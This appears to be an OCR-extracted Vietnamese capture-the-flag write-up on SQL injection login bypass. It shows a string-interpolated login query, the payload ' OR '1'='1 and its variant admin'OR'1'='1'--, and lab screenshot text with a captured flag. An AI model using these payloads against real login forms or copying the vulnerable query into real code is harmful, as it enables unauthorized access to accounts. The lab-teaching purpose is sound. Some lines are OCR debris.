
Lỗ hổng SQL injection cho phép bỏ qua đăng nhập, một lỗ hổng bảo mật điển hình trong các ứng dụng web cho phép kẻ tấn công thực hiện các cuộc tấn công SQL injection để bỏ qua chức năng đăng nhập mà không cung cấp thông tin xác thực hợp lệ. Ví dụ: giả sử một ứng dụng web có truy vấn SQL sau để kiểm tra thông tin xác thực:


SELECT * FROM users WHERE username='$username' AND password='$password'

Giả sử ứng dụng không kiểm tra và xử lý đúng các giá trị $username và $password. Trong trường hợp đó, kẻ tấn công có thể chèn các giá trị độc hại như ' OR '1'='1 vào trường $username, khiến truy vấn trở nên không hợp lệ.

SELECT * FROM users WHERE username='' OR '1'='1' AND password='$password'

Kết quả là truy vấn sẽ trả về tất cả các bản ghi trong bảng "người dùng", cho phép kẻ tấn công đăng nhập thành công vào hệ thống.




TryHackMe | c4ptur3-th3
Bypass Authentication
Bypass Authentication
sql-injection-bypass-login-2b35e822.dailycookie.cloud/account
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
COOKIE ARENA
Account Information
Username: admin'OR'1'='1'--
Description:
CHH{sQ1_INJ3ct1ON_bYpA$s_l0g1n_117eea64fc5dbf2fe4329db4202deeb0}